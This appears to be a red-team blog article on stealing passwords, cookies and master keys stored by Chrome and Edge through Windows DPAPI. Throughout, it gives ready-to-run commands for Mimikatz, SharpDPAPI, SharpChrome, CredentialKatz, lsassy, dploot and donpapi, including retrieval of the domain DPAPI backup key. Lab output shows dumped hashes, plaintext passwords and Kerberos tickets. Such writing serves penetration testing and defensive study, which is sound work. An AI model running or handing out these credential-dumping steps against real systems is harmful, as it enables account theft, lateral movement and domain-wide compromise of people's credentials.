Web Browser Stored Credentials


August 20, 2024

Microsoft introduced Data Protection Application Programming Interface (DPAPI) in Windows environments as a method to encrypt and decrypt sensitive data such as credentials using the *CryptProtectData* and *CryptUnprotectData* functions. Browsers such as Chrome and Edge utilize DPAPI to encrypt credentials prior to storage. The master key is stored locally and can be decrypted with the password of the user, which then is used to decrypt DPAPI data blobs.


In the world of red team operations, locations which credentials are stored are always a target as it will allow access to other applications or lateral movement. Organizations which are utilizing Microsoft Edge or Google Chrome for storage the credentials of their users are vulnerable due to the abuse of CryptUnprotectData API (T1555.003). It should be noted that reading credentials stored in browsers doesn't require any form of elevation and it is challenging for defensive teams to detect due to the high volume of events which are generated in case of monitoring.

Master keys are located in the following path and by default are not visible as these are classified as protected operating system files.

```
C:\users\<user>\appdata\roaming\microsoft\protect\<SID>\<MasterKey>
```




User Master Keys



Mimikatz was the first tool that interacted with DPAPI, and has specific modules to perform decryption operations. However, the Mimikatz encrypted key parser is broken and therefore it can no longer be used to decrypt DPAPI blobs as it fails with a message of *No Alg and/or key handle*. Instead of using Mimikatz, it is feasible to harvest the encrypted key from "*Local State*" by executing the following command from a PowerShell console:


```
(gc "$env:LOCALAPPDATA\Google\Chrome\User Data\Local State" | ConvertFrom-Json).os_crypt.encrypted_key
```



Local State – Encrypted Key

The encrypted key can be ingested in the Mimikatz *dpapi::chrome* module to decrypt the contents of "*Login Data*".


```
dpapi::chrome /in:"%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data"
/encryptedkey:[EncryptedKey] /unprotect
```




Mimikatz – DPAPI Decrypt

SharpDPAPI is a C# port of the Mimikatz DPAPI functionality which enables in-memory based execution. Master keys can be retrieved by executing the following command:

```
dotnet inline-execute SharpDPAPI.exe masterkeys /rpc
```



ShaprDPAPI – User Master Keys



SharpDPAPI – GUID & Decryption Keys

SharpChrome is part of the SharpDPAPI and targets sensitive information stored in Chromium based browsers such as Chrome, Edge and Brave. The tool will attempt to read and decrypt the AES key from the "*Local State*" file using the cryptographic function BCrypt. The API *CryptUnprotectData()* is used to decrypt passwords stored in browsers.

```
dotnet inline-execute SharpChrome logins
```

SharpChrome – DPAPI


An alternative tool called CredentialKatz implements a different method as credentials are dumped directly from the credential manager of Chrome or Edge. This method is more evasive as it attempts to inject into an existing browser process and read credentials and doesn't utilize DPAPI for decryption. Offline parsing of credentials is also supported via a minidump file. CredentialKatz harvest passwords from credential manager in plain-text by using the *PasswordReuseDetectorImpl* class.

```
CredentialKatz.exe
```

CredentialKatz

Domain Backup Key


In the event that domain administrator access has been achieved the DPAPI backup key can be retrieved from the domain controller to decrypt master keys from any user in the domain. The backup key is stored in the following Active Directory location:



DPAPI – Backup Key

Mimikatz support remote dumping of the backup key by executing the following command:


```
lsadump::backupkeys /system:dc.red.lab /export
```



Domain Backup Key

The exported backup key can be used in conjunction with the master key of the target user to decrypt the encryption key.

```
dpapi::masterkey /in:"C:\Users\peter\AppData\Roaming\Microsoft\Protect\S-1-5-21-955986923-3279314952-43775158-1105\15e65bfa-6f2b-4abc-8199-c53e32c31d6f" /pvk:backupkey.pvk
```




Decrypt Master Key Mimikatz

Similarly, this activity can be performed by SharpDPAPI. If no .pvk file is specified the key will be displayed in the console.

```
dotnet inline-execute SharpDPAPI.exe backupkey /nowrap /server:dc.red.lab
```

DPAPI Domain Backup Key

```
SharpDPAPI.exe backupkey /nowrap /server:dc.red.lab /file:backupkey.pvk
```



DPAPI Domain Backup Key File

Non-Domain Joined

There is sufficient tooling to implement DPAPI operations remotely from a non-domain joined systems. Utilization of lsassy can retrieve various information including master keys. Executing of the following command will retrieve and store master keys into a file.

```
lsassy -d purple.lab -u Administrator -p Password123 10.0.1.2 -m rdrleakdiag -M masterkeys
```

```
┌──(kali㉿kali-purple)-[~]
└─$ lsassy -d purple.lab -u Administrator -p Password123 10.0.1.2 -m rdrleakdiag -M masterke
ys
10.0.1.2 - PURPLE\Administrator             [NT] 58a478135a93ac3bf058a5ea0e8fdb71 | [SHA1] 0
d7d930ac3b1322c8a1142f9b22169d4eef9e855
10.0.1.2 - PURPLE.LAB\Administrator         [PWD] Password123
10.0.1.2 - PURPLE\chris.hughes              [NT] 58a478135a93ac3bf058a5ea0e8fdb71 | [SHA1] 0
d7d930ac3b1322c8a1142f9b22169d4eef9e855
10.0.1.2 - PURPLE\WK01$                     [NT] 5f2a14852c161c5f08222bdbf97d8088 | [SHA1] d
cc4d9cfe27d5276cd0413230ba8809a9b5e7e9f
10.0.1.2 - purple.lab\WK01$                 [PWD] 79b7310a833f143057ccd8c7ad98cbfddde7afc1a9
1dd818768e2fc563cabaa18badf1bd2d3383d15153cc645727e1bede00a8b6768e87ea636d68e835c6562addabb0
cc13d123d9d0abba86587f767f75affb5a115844668735a5340f9d9ff92d68185bd21f07871bca3c0a86e3f3da8d
9d016b4bef591cf2a922ec8fc5a0b94e090d38c4a264413bc6d20286092a92abaacfbfe158abd7f986464bad114a
bb5b891f67f556c8420a3e845733f25694ed520ae8586da7b713e4336eb4fc12175280c51309dc1214b510e0e008
3a396aa2c38807caa9f3e3b244c86d070d7d44a367149de5cea2b6a5fb65d43f0c5aef
10.0.1.2 - PURPLE.LAB\WK01$                 [TGT] Domain: PURPLE.LAB - End time: 2024-08-16
00:00 (TGT_PURPLE.LAB_WK01$_krbtgt_PURPLE.LAB_e18652d9_20240816000043.kirbi)
10.0.1.2 - PURPLE.LAB\WK01$                 [TGT] Domain: PURPLE.LAB - End time: 2024-08-16
00:00 (TGT_PURPLE.LAB_WK01$_krbtgt_PURPLE.LAB_82c8d502_20240816000043.kirbi)
10.0.1.2 - PURPLE.LAB\WK01$                 [TGT] Domain: PURPLE.LAB - End time: 2024-08-16
00:00 (TGT_PURPLE.LAB_WK01$_krbtgt_PURPLE.LAB_4e42798d_20240816000043.kirbi)
10.0.1.2 - PURPLE.LAB\WK01$                 [TGT] Domain: PURPLE.LAB - End time: 2024-08-16
00:00 (TGT_PURPLE.LAB_WK01$_krbtgt_PURPLE.LAB_45cb04ea_20240816000043.kirbi)
10 Kerberos tickets written to /home/kali/.config/lsassy/tickets
6 masterkeys saved to /home/kali/masterkeys
```

lsassy Master Keys

The master keys file can be imported to dploot, a python implementation of SharpDPAPI, in conjunction with the browser flag. The tool will authenticate with the target host via SMB and will dump credentials and cookies stored in Microsoft Edge and Google Chrome. *dploot* retrieves the AES key from the "*Local State*" file and then decrypts the credentials stored in the "*Login Data*" file.

```
dploot browser -d purple.lab -u Administrator -p Password123 10.0.1.2 -mkfile
/home/kali/masterkeys
```

```
┌──(kali㉿kali-purple)-[~]
└─$ dploot browser -d purple.lab -u Administrator -p Password123 10.0.1.2 -mkfile /home/kali
/masterkeys
[*] Connected to 10.0.1.2 as purple.lab\Administrator (admin)

[*] Triage Browser Credentials for ALL USERS

[GOOGLE CHROME LOGIN DATA]
URL:            http://192.168.21.128/index.php
Username:       admin
Password:       root

[GOOGLE CHROME LOGIN DATA]
URL:
Username:       netbiosx
Password:       [redacted]

[MSEDGE LOGIN DATA]
URL:            http://192.168.21.128/index.php
Username:       admin
Password:       root
```

dploot – Browser Credentials

it is also feasible to harvest master keys from *dploot* with the *masterkeys* flag.

```
dploot masterkeys -d purple.lab -u Administrator -p Password123 10.0.1.2
```

```
┌──(kali㉿kali-purple)-[~]
└─$ dploot masterkeys -d purple.lab -u Administrator -p Password123 10.0.1.2
[*] Connected to 10.0.1.2 as purple.lab\Administrator (admin)

[*] Triage ALL USERS masterkeys

{b05a62c4-e860-4c80-9c20-7607099191cc}:176dc5a675c9f6aa01595902079a2ea705c790d4

┌──(kali㉿kali-purple)-[~]
└─$
```

dploot – Master key


Similar operations can be performed with donpapi.

```
donpapi red/Administrator:Password123@10.0.0.2 -o /home/kali
```

```
INFO Loaded 1 targets
INFO [10.0.0.2] [+] WK01 (domain:red.lab) (Windows 10.0 Build 19041) [SMB Sig
ning Disabled]
INFO host:      \\10.0.0.3, user: administrator, active:     0, idle:     0
INFO Adding connected user administrator from \\10.0.0.3
INFO [10.0.0.2] [+] Found user Administrator
INFO [10.0.0.2] [+] Found user All Users
INFO [10.0.0.2] [+] Found user Default
INFO [10.0.0.2] [+] Found user Default User
INFO [10.0.0.2] [+] Found user netbiosX
INFO [10.0.0.2] [+] Found user peter
INFO [10.0.0.2] [+] Found user Public
INFO [10.0.0.2] [+] Dumping LSA Secrets
INFO [10.0.0.2] [+] Dumping SAM Secrets
INFO [10.0.0.2] [+] SAM : Collected 6 hashes
INFO [10.0.0.2] [+] Gathering DPAPI Secret blobs on the target
INFO [10.0.0.2] [+] Gathering Wifi Keys
INFO [10.0.0.2] [+] Gathering Vaults
INFO [10.0.0.2] [+] Gathering Certificates Secrets
INFO [10.0.0.2] [+] Gathering Chrome Secrets
INFO [10.0.0.2] [+] Gathering MSEdge Secrets
INFO [10.0.0.2] [+]  [MSEdge Version]   92.0.902.67
INFO [10.0.0.2] [+]  [MSEdge Version]   92.0.902.67
INFO [10.0.0.2] [+]  [MSEdge Version]   121.0.2277.128
INFO [10.0.0.2] [+] Gathering Mozilla Secrets
INFO [10.0.0.2] [+] Gathering mRemoteNG Secrets
INFO [10.0.0.2] [+] Gathering VNC Passwords
```

DonPapi

The majority of the tools discussed in this article following a specific sequence of events. If the tool is executing from a non-domain joined host (aka Linux), an SMB connection is initiated and then contents of the Local State file are read in order to decrypt the AES key before concluding the attack with the decryption of the passwords stored in the Login Data. Tools which are executed in memory from an implant are omitting the SMB connection. Except of CredentialKatz which implements a different approach all the other tools can be considered similar. The following image displays the sequence of events.


SMB Connection
Read Local State
Retrieve AES Key
KEY
Decrypt Login Data

DPAPI – Linux